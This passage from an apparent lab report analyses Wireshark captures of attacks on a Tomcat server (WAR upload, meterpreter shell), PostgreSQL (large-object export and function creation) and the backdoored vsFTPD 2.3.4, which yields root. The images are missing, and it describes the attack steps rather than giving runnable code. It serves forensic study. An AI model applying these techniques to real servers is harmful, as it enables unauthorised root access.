


Fig. 392. Uploading second WAR file on Tomcat server

As shown in the figure below, that this file has “NMOHAo.jsp” java server page inside it which was executed by using GET method.




Fig. 393. .jsp file contained in second WAR file

The java server page was executed and this time the attacker was able to gain shell access to the server as shown in the figure below –




Fig. 394. Evidence for meterpreter session

N. *Wireshark analysis of Playbook 58: Attacking the postgresql (port 5432) service in P1 server.*

i. *Pcap filename: Postgre_sql*

ii. *Wireshark Analysis:*

PostgreSQL is another very popular SQL database server. PostgreSQL uses TCP port 5432 by default and it supports variety of authentication methods. Usually, it is configured to disallow clear text authentication, but sometimes it is configured to allow it. In such cases a well positioned attacker could capture the username and password by eavesdropping on the network traffic.

First there is the username and the database name: the attacker machine 10.10.10.13 sent a Startup message to victim machine 192.168.20.11 including username and database name.




Fig. 395. Startup message

After that, the postgresql server sent an authentication request and authentication type is MD5 password.




Fig. 396. Authentication Request

In next the host sent a md5 hash password.




Fig. 399. Selecting version




Fig. 400. Version details retrieved

In next figure the attacker sent another query the select lo_create query and in response the victim machine 192.168.20.11 sent detail of lo_create 16386. Select lo_create(-1) returns OID of new, empty large object.




Fig. 401. Select lo_creat




Fig. 402. lo_creat query

In following frame 21 the attacker trying to modify and delete data from pg_largeobject where loid is 16386. In frame 26, the decoded data is inserted into pg_largeobject.




Fig. 403. Delete data loid - 16386




Fig. 404. modifying and deleting data from pg_largeobject

In next frame it sent a lo_export query to victim. The lo_export() takes a large object in a PostgreSQL database and saves its contents to a file on the local filesystem.




Fig. 405. Select lo_export




Fig. 406. lo_export query

In frame 29 attacker sent a query to create or replace function and in frame 30 the new connection is initiated between database server and host.




Fig. 407. Query to create or replace a function

The following tcp stream figure showing all communication between an attacker and victim.



Fig. 408. Interaction between attacker and victim

O. Wireshark analysis of Playbook 58: 34: Credential theft using FTP Backdoor Command Execution.

- i. Pcap filename: ftp
- ii. Wireshark Analysis:

The conversation between attacker and victim machine can be viewed by checking the TCP stream pop-up window in Wireshark as shown in the figure below. The vsFTPD 2.3.4 version of ftp has a malicious backdoor installed on it that grants the attacker root access into the target machine.




Fig. 409. TCP pop-up window

The below fig. shows the conversation between attacker machine 192.168.10.90 and victim 192.168.20.41. The attacker sent 11 packets to victim on port 6200 from 38419 port, 1 from 38275 port and 7 packets on 21 port from 40401 port. These all are TCP packets. Whereas 192.168.20.41 sent total 15 TCP packets to 192.168.10.90 machine.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.10.90	38275	192.168.20.41	6200	2	134	1	74	1	60	41.069349	0.0040	—	—
192.168.10.90	40401	192.168.20.41	21	13	951	7	493	6	458	41.077117	4.1725	945	878
192.168.10.90	38419	192.168.20.41	6200	19	1377	11	793	8	584	41.298240	9.2329	687	506

Fig. 410. TCP conversation between both machines.

This figure below demonstrates the IPv4 conversation between victim machine and attacker machine. The total 44 packets were transferred during conversation.

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.28.128.1	239.255.255.250	4	856	4	856	0	0	22.393562	3.0044	2279	0
192.168.10.90	192.168.20.41	44	3442	24	1850	20	1592	0.000000	50.5312	292	252

Fig. 411. IPv4 conversation

The attacker runs the “whomi” to gain access as “root”. Packet 48 in the figure below clearly shows that the attacker has sent a packet “whoami” to victim. In the packet 49, the victim has sent “root” packet to the attacker. It shows that when the attacker asked the victim “whoami” victim replied “root”. It reveals that the attacker has access to use it as root and thus exploited victim.




Fig. 412. TCP stream




Fig. 413. Packets sent by attacker machine to victim machine.

The following figure depicts the frame 32 where the attacker sent an "Id" packet to know the id in frame 34 it shows the victim machine's root id detail to attacker.

